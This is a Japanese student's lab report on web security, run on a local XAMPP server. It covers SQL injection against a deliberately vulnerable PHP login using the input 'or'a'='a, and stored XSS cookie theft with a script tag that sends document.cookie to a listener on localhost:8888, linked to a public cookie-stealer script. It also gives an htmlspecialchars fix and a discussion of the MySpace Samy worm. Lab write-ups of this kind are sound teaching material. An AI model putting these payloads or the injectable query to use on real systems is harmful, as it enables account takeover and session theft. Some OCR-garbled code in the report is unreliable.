1　目的

現代ではゲームサーバ・通販サイトなどのサービスを，ネットワーク知識がなくても容易に解説できるまでになっている．しかし，これらのサービスには脆弱性を意図せず含んでしまう場合があり，アカウント情報が盗まれるなどの被害が出る可能性がある．そのため，本実験では実際に脆弱性を体験し，適切な対策を考察することを目的とする．

2　SQL インジェクションによるデータベースの不正ログイン

データベース

データベースは決まった条件で整理されたデータの集まりであり，コンピュータ上で大量のデータを効率よく利用するために使用される．図 1 にデータベースの例を示す．データベースはテーブル (表) を単位として構成され，カラム (列)，レコード (行)，フィールド (セル) の要素を持つ．カラムにはデータの属性を示し，レコードは 1 件分のデータのまとまりである．フィールドには，実際の個々のデータが格納される．



図 1　データベースの名称

SQL インジェクション

SQL(StructuredQueryLanguage) とは，データベースに対してデータの検索・追加・更新・削除といった操作を行うための言語である．SQL インジェクションは，図 2 のようにアプリケーションがデータベースとやり取りを行う際に，悪意のある SQL コードを挿入することで，不正な操作を実行させる攻撃手法である．この攻撃により，攻撃者はデータベース内の情報を不正に取得，改ざん，削除することが可能となる．



図 2　SQL インジェクションの例

実験 1：XAMMP を用いた GET・POST の動作確認

本実験では，XAMMP を用いて仮想的なサーバを立ち上げて実験を行う．XAMMP はウェブ開発に必要なソフト Apache，MariaDB(MySQL)，PHP，Perl を一括でインストールできるパッケージソフトウェアである．ローカル環境で動作するため，既存のシステムに影響を与えず検証が可能である．

以下のリンクより，XAMMP をインストールする．
https://www.apachefriends.org/index.html

図 3 のように，Start ボタンを押して→ Stop に切り替わった後，Status マークが緑色になると準備が完了となる．



図 3　XAMMP の起動画面

XAMMP インストール後，xammp/htdocs フォルダが生成される．
(デフォルトは C:/xammp/htdocs)
このフォルダに HTML，PHP ファイルなどを置くことで，ブラウザ上からアクセスできるようになる．

(例)
C:/xammp/htdocs/index.html を置く→ブラウザで http://localhost/index.html で動作確認できる．

課題 1

login.html および session.php を作成し，login.html 上で GET・POST の動作の違いが何か，URL 欄を見て確認する．また，GET・POST の使い分けは何か調査し，まとめる．

login.html をソースコード 1 に示す.

ソースコード 1　login.html

```
<html>
    <head>
        <title>Login Page</title>
    </head>
    <body>
        <h1>Login</h1>
        <form action="login.php" method="post">
            user:<input type="text" name="username" value=""><br />
            password:<input type="password" name="password" required><br />
            <input type="submit" name="login" value="Login">
        </form>
    </body>
</html>
```

session.php をソースコード 2 に示す.

ソースコード 2　session.php

```
<?php
session_start();

$_SESSION["loginname"] = $_POST["username"];
$_SESSION["pass"] = $_POST["pass"];

if($_SESSION["loginname"] != "hoge" || $_SESSION["pass"] != "pass"){
?>
Login Failed<br />

<?php

 exit;

}

if(isset($_POST["username"])) setcookie("username", $_POST["username"], time
    ());
?>
Login Succeeded<br />
```

ソースコードでは POST における実装を示しているが，GET において実装を行う場合はプログラム中の GET の文言を全て POST に置き換えることで実現できる.



図 4　GET での動作



図 5　POST での動作

図 4 に GET における動作，図 5 に POST における動作を示す．GET では，URL にパラメータが記載されている．一方で，POST では URL にパラメータが記載されることなく，ユーザは直接どのような動作をしているか確認することはできない．以下に，GET と POST の動作の違いを示す．

■GET　GET は，指定したリソースの表現を転送できるようにリクエストするメソッドのことである．何か情報を検索したり，取得したりするために使う．具体的には，読み取り専用で使うような機能において用いる．クライアントからサーバの状態は確認できない [1].

■POST　POST は指定したリソースを実装した機能に従って処理するメソッドのことである．登録処理や更新処理などの，書き込みがありリソースが更新される可能性のある処理に対して使う．URL 上からやり取りを確認することはできないが，通信を盗聴すれば見ることができる．そのため，安全性を担保するためには通信を暗号化する必要がある [1].

実験 2：phpMyAdmin を用いたデータベースの作成

phpMyAdmin は Web ブラウザ上でデータベース (MySQL や MariaDB) の管理操作ができるツールである．GUI で操作できるため，コマンドラインに不慣れなユーザでも直感的に扱うことができる．また，SQL 文を直接入力して実行することも可能であり，GUI 操作と SQL コマンドの両方に対応している点が学習用にも適している．

本報告書では，MacOS において環境構築を実施したため，その環境での実行手順を示す．XAMMP において，Apache および MySQL を Start し，Running 状態であることを確認する．その後，Web ブラウザで http://localhost/phpmyadmin にアクセスすることで phpMyAdmin

にアクセスできる．ログイン画面が表示された場合は，ログインを行う．(初期値はユーザ名が”**root**”，パスワードなし) 図 6 に表示される phpMyAdmin のページを示す．



図 6　phpMyAdmin

データベースの作成

1. phpMyAdmin を用いて，表 1 のテーブルを作成する．テーブル名は「**student**」とする．

表 1　student テーブル

id	class	name
1	M	aaa
2	E	bbb
3	S	ccc
4	C	ddd

図 7 に作成したテーブルを phpMyAdmin で確認したものを示す．

id	class	name
1	M	aaa
2	E	bbb
3	S	ccc
4	C	ddd

図 7　作成したテーブル

2. 基本的なデータベースの命令分 CRUD(Create/Read/Update/Delete) について，それぞれの意味について調べる．また，1 で作成した student テーブルを用いて，1)〜4) の SQL 文および実行結果をまとめる．

1)SELECT(データの検索)	2)INSERT(データの追加)	3)UPDATE(データの更新)	4)DELETE(データの削除)

■SELECT　SELECT では，データテーブルの格納データを検索することができる [2]．図 8 に示した `SELECT class FROM student;` を使うと，student テーブルの中の class の部分のみを検索して表示することができる．



図 8　作成したテーブル

■INSERT　INSERT では，データテーブルにデータを追加することができる [2]．図 9 に示した `INSERT INTO student VALUES('5', 'D', 'eee');` を使うと，student テーブルに新たなレコードを追加挿入することができる．



図 9　INSERT 文の実行結果

■UPDATE　UPDATE では，データテーブルの格納データを更新することができる [2]．図 10 に示した `UPDATE student SET name='hirata' WHERE class='D';` では，class が D のレコードの name を'hirata' に置き換えている．



図 10　UPDATE 文の実行結果

■DELETE　DELETE では，データテーブルの格納データを削除することができる [2]．図 11 に示した

```
DELETE FROM student WHERE class='D';
```

では，class が D のレコードを削除している．



図 11　DELETE 文の実行結果

SQL インジェクションの動作確認

1. phpMyAdmin を用いてユーザログイン用のテーブルを作成する．***は任意の英数字を記入する．

表 2　ユーザログイン用テーブル

ID	PASS
***	***
***	***
***	***

2. htdocs フォルダにソースコード 3 のファイルを作成し，作成したデータベーステーブルの ID, PASS でログインできるか確認する．(動作は，localhost/login2.php で確認する．)

ソースコード 3　login.php

```
<?php

if(isset($_POST["id"]) and isset($_POST["pass"])){
    $hogeid = $_POST["id"];
    $hogepass = $_POST["pass"];

    $db = new mysqli("localhost", "hiraterm", "KyoProKP_server", "
        personal");

    $my_query = "select * from ‘loginTable‘ where ID = ’$hogeid’ and
        PASS = ’$hogepass’";

    $data = $db -> query($my_query) -> fetch_assoc();

    if (!empty($data)) {
        print "Login Succeeded<br>";

        print(" ID : ".$data["ID"]);
        print(" PASS : ".$data["PASS"]);
    } else {
        print "Sorry, ID and Password failed!<br>";
        print "Input again!";
    }
    print "<hr>";
}
?>

<form action="" method="post">
    ID:
    <input name="id" type="text" value="" /><br>
    PASS:
    <input name="pass" type="text" value="login" />
    <input name="act" type="submit" value="login" />
</form>
```

ソースコード 4　PHP がデータベースに接続するプログラムの解説

```
    // 7行目
    mysql("localhost", "admin", "password", "database_name");

    //localhost: サーバのアドレス IPローカル環境では（を利用する localhost）
    //admin: データベースの id(と同様 phpMyAdmin)
    //password: データベースの password(のパスワードと同様 phpMyAdmin)
    //database_name: データベースの名前自分で設定した名前 ()

    // 9行目"hogehoge": 作成したテーブルの名前
```

課題 2

SQL インジェクションコードを PASS 欄に入力した時の結果を確認する．また，結果より SQL インジェクションが login.php 内でどのように動作したか調査する．

```
'or'a'='a
```

図 12 に SQL インジェクションコードを PASS 欄に入力した結果を示す．入力することで，パスワードを入力しなくてもログインできてしまう．



図 12　SQL インジェクションコード入力結果

3　XSS を用いた攻撃の危険性と防御策

Web ブラウザ等でログイン時の自動入力他ショッピングサイトのカート機能を利用する場合，クライアント・サーバ間でデータの共有が必要である．データを保持する仕組みとしてクッキー (cookie) とセッション (session) を用いた方法がある．本実験では，代表的な攻撃手法であるクロスサイトスクリプティング (XSS) を用い，攻撃によってどのようにクッキー情報が盗まれるかを再現する．

実験 1：クッキーの動作確認

クッキーはユーザ側で Cookie としてデータを保持する機能である．Cookie はブラウザ毎にアクセスしたサーバ (ドメイン名) 単位で管理される．ログインに関する ID，パスワードが記録され，ログイン情報の自動入力機能などで利用される．

セッションはサーバ側でデータを保持する機能である．複数ページでデータの共有ができるため，ショッピングサイトのカート機能などで利用される．

課題

1 回目・2 回目以降におけるクライアント・サーバ間のやり取りをまとめる．

クライアントから最初のリクエストを受け取ったサーバは，新しいセッションを開始し，その利用者を識別するためのユニークなセッション ID を生成する．このセッション ID をクッキーに含めてレスポンスとして返す．ブラウザはそのクッキーを保存し，2 回目以降のリクエストでは自

動的に添付して送信する．サーバはリクエスト内のセッション ID を照合することで，同一のセッションであることを特定し，ログイン状態などを維持した適切なレスポンスを返すことができる．

続いて，クッキーとセッションの違いを 3 に示す．

表 3　クッキー/セッションの違い

項目	クッキー	セッション
データ格納箇所	クライアント (ブラウザ)	サーバ
保存できるデータ量	少量	大量 (サーバのリソースに依存)
用途	ログイン情報の保持	複数ページにまたがる情報の保持

課題 1：Cookie 確認プログラムを作成し，Cookie の動作を確認する

ソースコード 5 および 6 を htdocs フォルダに移動し，ソースコード 5 を Web ブラウザで確認する．

ソースコード 5　Cookie.php

```
1  <?php
2
3  if(isset($_COOKIE['id'])){
4          $beforeId = $_COOKIE['id'];
5          $beforePass = $_COOKIE['pass'];
6  }else{
7          $beforeId = "";
8          $beforePass = "";
9  }
10 ?>
11
12
13 <html>
14 <head>
15 <title>動作確認テスト Cookie</title>
16 </head>
17 <body>
18
19 <form action="InputCookie.php" method = "POST">ユーザ
20 ID:<input type ="text" name = "id" value="<?=$beforeId?>">
21 <br>パスワード
22 :<input type ="text" name = "pass"value="<?=$beforePass?>">
23 <br>
24 <input type="submit" value登録="">
25 </form>
26
27 </body>
28 </html>
```

ソースコード 6　InputCookie.php

```
1  <?php
2  setcookie("id",$_POST['id'],time()+60);
3  setcookie("pass",$_POST['pass'],time()+60);
4  ?>
5
6
7  <html>
8  <head>
9          <title登録完了></title>
10 </head>
11 <body>登録しました
12 </br>
13 <a href="Cookie.php戻る"></a>
14 </body>
15 </html>
```

図 13 において Cookie.php を確認した結果を示す.

図 13　Cookie.php の確認結果

クロスサイトスクリプティング

クロスサイトスクリプティング (XSS) は何らかの手段で Web サイトに悪意のあるスクリプトが埋め込まれ，Web ブラウザ上でスクリプトが実行される脆弱性である．Web サイトに訪れたユーザの個人情報漏洩・マルウェアの感染などの危険性がある．

XSS には反射型，格納型，DOM Based 型の 3 種類がある．本実験では格納型の XSS について，スクリプトの動作・対策を確認する．

■反射型　反射型 XSS は，攻撃者が用意した不正なスクリプトを含む URL パラメータなどを，ユーザにクリックさせることで発生する攻撃である．スクリプトは Web サーバに送られるが，データベースなどには保存されず，そのままレスポンスとしてユーザのブラウザに反射されて実行される．この攻撃は，URL をクリックした特定のユーザのみが影響を受ける即時的なもので，主にフィッシング詐欺の誘導などに悪用される [3].

■格納型　格納型 XSS は，攻撃者が掲示板の投稿やコメント欄などを利用して，不正なスクリプトを Web アプリケーションのデータベースなどに永続的に保存させる攻撃である．そのスクリプトが埋め込まれたページを閲覧した不特定多数のユーザは，意図せずスクリプトを実行させられてしまう．一度攻撃が成功すると，ページを閲覧するだけで被害が広範囲に及ぶため，3 種類の中で最も危険性が高いとされる [3].

■DOM Based XSS　DOM Based XSS は．サーバ側ではなく，クライアントサイドの JavaScript などの処理に起因する脆弱性を狙った攻撃である．攻撃者が用意した URL のフラグメントに含まれる不正なスクリプトを，Web ページの正規の JavaScript などが読み込み．ページの DOM(Document Object Model) を不正に書き換えることでスクリプトが実行される．この攻撃は，Web サーバのログに不正なコードが残らない場合があり，サーバを経由せずブラウザ上のみで完結するため，検知が難しいという特徴がある [3].

格納型 XSS の動作確認

格納型 XSS とは，攻撃者が脆弱性のある第 3 者の Web アプリケーションに悪意のあるスクリプトを文字照が入力で桐生コメント欄などに直接書き込み，ユーザが書き込まれたページを表示するたびに文字列がスクリプトとして実行される方法である．配布したファイルに以下のものがあることを確認する．

1. `keijiban.php`(掲示板サイトの表示・投稿履歴の記録・表示)
2. `InputCookie_keijiban.php`(ログイン情報のクッキー発行)
3. `keijiban_history.txt`(掲示板の履歴を記録)

1〜3 を htdocs フォルダに移動し，`keijiban.php` をブラウザで確認する．図 14 がサイトの概略である．上部にあるユーザ ID，パスワードを入力しログインを行うことでユーザ ID とパスワードの Cookie が保存され (有効期限は 3 分間)，掲示板の投稿者が guest からユーザ ID 名に変化する．掲示板にコメントを投稿すると `keijiban_history.txt` にコメントが記録され，掲示板下部に追加される．サイドページを表示しても `keijiban_history.txt` からコメントを読み込むた

め，サイトに表示されるコメントは残り続ける．
掲示板のコメントを削除する場合は keijiban_history.txt の中身を消すこと．



図 14　掲示板サイト概略

XSS から Cookie 情報を読み込むプログラムを GitHub から取得する．掲載されているプログラムはバージョンが旧規格 Python2 のため，PullRequest で掲載されている Converted from Python2 to 3 のコミット履歴からソースコードを利用すること．

https://github.com/lnxg33k/misc/blob/22be5863b9b745b10a438ac23ab83f677d4c41c9/XSS-cookie-stealer.py

実行には Python 環境が必要である．ターミナル上で以下のコマンドを入力すると Python 環境が導入されているか確認することができる．

```
1 python --version
```

導入されていれば，”Python ○. ○. ○”と表示される．(現行バージョンは Python3.x.x 系)
ソースコードを実行する．(cd コマンドでファイルのあるフォルダまで移動すること)

```
1 python（ファイル名 Python）.py
```

図 15 のようにポート 8888 番に http サーバが経ち，スクリプトからの信号を受信できるようになる．起動後，掲示板のコメントに以下のソースコード 7 のコードを書き込み投稿する．

```
hiratasoma@Mac htdocs % /Users/hiratasoma/.pyenv/versions/3.11.0/bin/python
/Applications/XAMPP/xamppfiles/htdocs/XSS-cookie-stealer.py
Started http server
```

図 15　Cookie 取得ツールの起動

ソースコード 7　掲示板に書き込むコード

```
1 <script>image=new Image();image.src="http://localhost:8888/cookie?"+document.
    cookie;</script>
```

ソースコード 7 の投稿後，仮のユーザ ID，パスワードで掲示板サイトにログインした際の取得ツールの出力結果を図 16 に示す．



図 16　Cookie 取得ツールの動作確認

出力結果より，入力した ID とパスワードがそのまま取得ツールに流れてしまっていることがわかる．

XSS の対策

XSS の対処方法には様々な方法がある．今回のサイト例では，コメントの内容を HTML で動的に表示させる際に，文字列データをスクリプトとして認識してしまうことが原因である．そのため，スクリプトに用いられる HTML の特殊文字を単なる文字列として表示するエスケープ処理を行えば，スクリプトの実行を回避できる．

課題 2：keijiban.php のソースコードにエスケープ処理を導入し，XSS のソースコードの対策を実施する

エスケープ処理を導入したコードをソースコード 8 に示す．

ソースコード 8　keijiban.php

```
1  <html>
2  <head><title舞鶴高専の楽しい掲示板></title></head>
3  <body>ようこそ
4
5  <?php
6
7  if(isset($_COOKIE['id'])){
8          // の値を生データとして保持 Cookie
9          $beforeId = $_COOKIE['id'];
10         $beforePass = isset($_COOKIE['pass']) ? $_COOKIE['pass'] : "";
11     $name = $_COOKIE['id'];
12 }else{
13         $beforeId = "";
14         $beforePass = "";
15     $name = "guest";
16 }
17 ?>
18 <?=htmlspecialchars($name, ENT_QUOTES, 'UTF-8')さん?>
19
20
21 <form action="InputCookie_keijiban.php" method = "POST" name = "login">ユーザ
22 ID:<input type ="text" name = "id" value="<?=htmlspecialchars($beforeId,
       ENT_QUOTES, 'UTF-8')?>"
23 <br>パスワード
```

```
24 :<input type ="text" name = "pass" value="<?=htmlspecialchars($beforePass,
       ENT_QUOTES, 'UTF-8')?>"
25 <br>
26
27 <input type="submit" valueログイン="">
28 </form>
29
30
31 <p掲示板></p>
32 <form method="POST" action="<?php print($_SERVER['PHP_SELF']) ?>" name = "
       write">投稿
       者
33 :<br>
34 <input type="text" name="personal_name" value="<?=htmlspecialchars($name,
       ENT_QUOTES, 'UTF-8')?>"><br><br>コメン
       ト
35 :<br>
36 <textarea name="contents" rows="8" cols="40">
37 </textarea><br><br>
38 <input type="submit" name="btn1" value投稿する="">
39 </form>
40
41 <?php
42
43 if($_SERVER["REQUEST_METHOD"] == "POST"){
44     writeData();
45 }
46
47 readData();
48
49 function readData(){
50     $keijban_file = 'keijiban_history.txt';
51
52     // ファイルが存在しない場合は作成
53     if (!file_exists($keijban_file)) {
54         $fp = fopen($keijban_file, 'w');
55         if ($fp) {
56             fclose($fp);
57             // ファイルの権限を設定（すべてのユーザーが読み書き可能）
58             chmod($keijban_file, 0666);
59         }
60         print('<pまだ投稿がありません。></p>');
61         return;
62     }
63
64     // ファイルサイズがの場合 0
65     if (filesize($keijban_file) == 0) {
66         print('<pまだ投稿がありません。></p>');
```

```
67          return;
68      }
69
70      $fp = fopen($keijban_file, 'r');
71
72      if ($fp){
73          if (flock($fp, LOCK_SH)){
74              while (!feof($fp)) {
75                  $buffer = fgets($fp);
76                  if ($buffer !== false) {
77                      print($buffer);
78                  }
79              }
80              flock($fp, LOCK_UN);
81          } else {
82              print('<pファイルロックに失敗しました></p>');
83          }
84          fclose($fp);
85      } else {
86          print('<pファイルのオープンに失敗しました></p>');
87      }
88  }
89
90  function writeData(){
91      if (!isset($_POST['personal_name']) || !isset($_POST['contents'])) {
92          print必要なデータが送信されていません('');
93          return;
94      }
95
96      // ユーザー入力をエスケープして対策 XSS
97      $personal_name = htmlspecialchars($_POST['personal_name'], ENT_QUOTES, '
            UTF-8');
98      $contents = htmlspecialchars($_POST['contents'], ENT_QUOTES, 'UTF-8');
99      $contents = nl2br($contents);
100
101     $data = "<hr>";
102     $data = $data."<p投稿者>:".$personal_name."</p>";
103     $data = $data."<pコメント>:</p>";
104     $data = $data."<p>".$contents."</p>";
105
106     $keijban_file = 'keijiban_history.txt';
107
108     // ファイルが存在しない場合は適切な権限で作成
109     if (!file_exists($keijban_file)) {
110         touch($keijban_file);
111         chmod($keijban_file, 0666);
112     }
```

```
113
114     $fp = fopen($keijban_file, 'ab');
115
116     if ($fp){
117         if (flock($fp, LOCK_EX)){
118             if (fwrite($fp, $data) === FALSE){
119                 printファイル書き込みに失敗しました('');
120             }
121             flock($fp, LOCK_UN);
122         } else {
123             printファイルロックに失敗しました('');
124         }
125         fclose($fp);
126     } else {
127         printファイルのオープンに失敗しました('');
128     }
129 }
130
131 ?>
132 </body>
133 </html>
```

エスケープ処理の実装後，図 17 に示すように XSS のコードを投稿してもそのまま掲示板上に表示されてしまうことがわかる．

投稿者:Mori

コメント:

<script>image=new Image();image.src='http://localhost:8888/?'+document.cookie;</script>

図 17　エスケープ処理実施後の掲示板サイト

4　考察

4.1　考察 1

実験結果に対する考察

XSS 攻撃に関する考察を行う．

XSS 実験では，格納型 XSS を実装した掲示板サイトにおいて，JavaScript コードを投稿することでクッキー情報の窃取が可能であることを確認した．攻撃者が投稿した悪意のあるスクリプトは，データベースに永続的に保存され，その後サイトを閲覧するすべてのユーザのブラウザで実行される．

この攻撃により以下のような被害が想定される：

- セッションハイジャック（クッキー情報の窃取）
- ユーザの個人情報の不正取得
- フィッシングサイトへの誘導
- マルウェアの配布

実験で実装したエスケープ処理は，掲示板用スクリプト `keijiban.php` の実装箇所で行った。具体的には，投稿をファイルに保存する処理を行う `writeData()` 関数の冒頭で，投稿者名と本文に対して PHP の `htmlspecialchars` を適用した。表示側でも同様に，フォームの初期値やログイン名を出力する際に `htmlspecialchars` を用いている．ただし，本実装は入力時のエスケープを中心とした基本対策にとどまる。より堅牢にするには，出力先のコンテキスト（HTML 本文 / HTML 属性 / JavaScript / URL 等）に応じた適切なエンコードを行うこと，Content-Security-Policy の導入，入力の長さや形式の検査，そしてサーバ側での追加のフィルタリングやログ監視を組み合わせることが重要であると考える．

4.2　考察 2

現実の XSS に対する被害事例を調査

現実の XSS に対する被害事例として，My Space ワームを挙げる．

本事例は，サイバーセキュリティの歴史に残るほど大規模な影響を与えた象徴的な事例である．XSS の脆弱性を利用した「ワーム」が，巨大 SNS を短時間で麻痺させた史上最大級のインシデントである．

■どのような攻撃・脆弱性で発生したか　当時世界最大規模の SNS であった My Space のユーザプロフィール欄の脆弱性が原因となった．特定の HTML タグや CSS プロパティにおけるフィルタリング (無害化処理) が不十分で，悪意のある JavaScript コードを埋め込むことが可能な格納型 XSS の脆弱性があった．

攻撃者の Samy Kamkar 氏は，この脆弱性を利用し，自身のプロフィールページに自己増殖するワームを埋め込んだ．このコードは以下のような動作を自動的に行った．

1. プロフィールページを閲覧したユーザはのプロフィールに，自分自身のコードをコピーして感染を広げる．
2. 感染したユーザのプロフィールに「but most of all, samy is my hero.」という一文を自動的に追加する．
3. 感染したユーザのアカウントから Samy 氏自身のアカウントへ友達リクエストを自動で送信する．

■実際に発生した被害の内容と深刻さ　ワームは爆発的に感染を広げ，公開からわずか 20 時間で 100 万以上のアカウントに感染した．友達リクエストも急増し，最終的に Samy 氏のアカウントには 100 万件以上のリクエストが殺到した．この予期せぬ大量のアクセスとデータの書き換えにより My Space のサーバは高負荷状態に陥り，サービス全体が一時的に停止に追い込まれた．My Space はサービスの緊急停止，原因調査，復旧作業に多大なコストを要した．世界最大の SNS が一個人の攻撃によって機能不全に陥ったことで，企業の信頼性は大きく失墜した．この攻撃は愉快犯的なもので，直接的な金銭や個人情報を盗む目的ではなかった．しかし，結果として甚大な被害をもたらしたため，攻撃者である Samy Kamkar 氏は特定・逮捕された．彼は司法取引に応じ，3 年間の保護観察処分と 90 日間の社会奉仕活動を命じられ，賠償金の支払いと一定期間のコンピュータの使用禁止という厳しい処分を受けた [4].

■予防策・設計対策　インターネット黎明期の事案であるため，現在とは状況が異なる部分があるがこうした愉快犯的な攻撃によってシステムがダウンしてしまうこともあり得る．今回挙げた事例では運営側への被害は限定的であったが，例えばそのサイトが扱っている情報やサービスの規模や重要度合いによっては今回のような事例でも金銭的損失などが発生していた可能性も考えられる．自身がシステムの開発者の立場であった場合，こうした攻撃を防ぐためにフィルタリング処理を行うことはもちろんのこと，プロフィールやコメント欄などの情報を分離して保存し，HTML タグやスクリプトが実行されないようにするなどの対策を講じることが重要であると考える．また，セキュリティインシデントが発生した際に早期に発見できるシステム設計・構築を行うことも重要であると考える．

■問題が発生した場合の対応方針　こうした問題が発生した際の対応方針としては，まず被害が拡大しないようにシステムを一時的に停止し，原因の調査と特定を行うことが重要であると考える．原因究明を行うことで，今後同様の問題が発生しないようにするための対策を講じることができる．また，ユーザに対しては速やかに状況を説明し，謝罪と再発防止策を伝えることが信頼回復のために重要であると考える．さらに，法的な問題が発生する可能性もあるため，必要に応じて法的措置を検討することも重要であると考える．

4.3　考察 3

インシデント事例

画面共有で社内情報を社外の人に対して謝って表示し，情報流出してしまう事例

■対策方法　社外とのやりとりを行う際には，PC のログインユーザを変更する，仮想デスクトップを利用するなど，社内情報が表示されないようにする．また，画面共有を行う前に，表示される画面に社内情報が含まれていないか確認する．

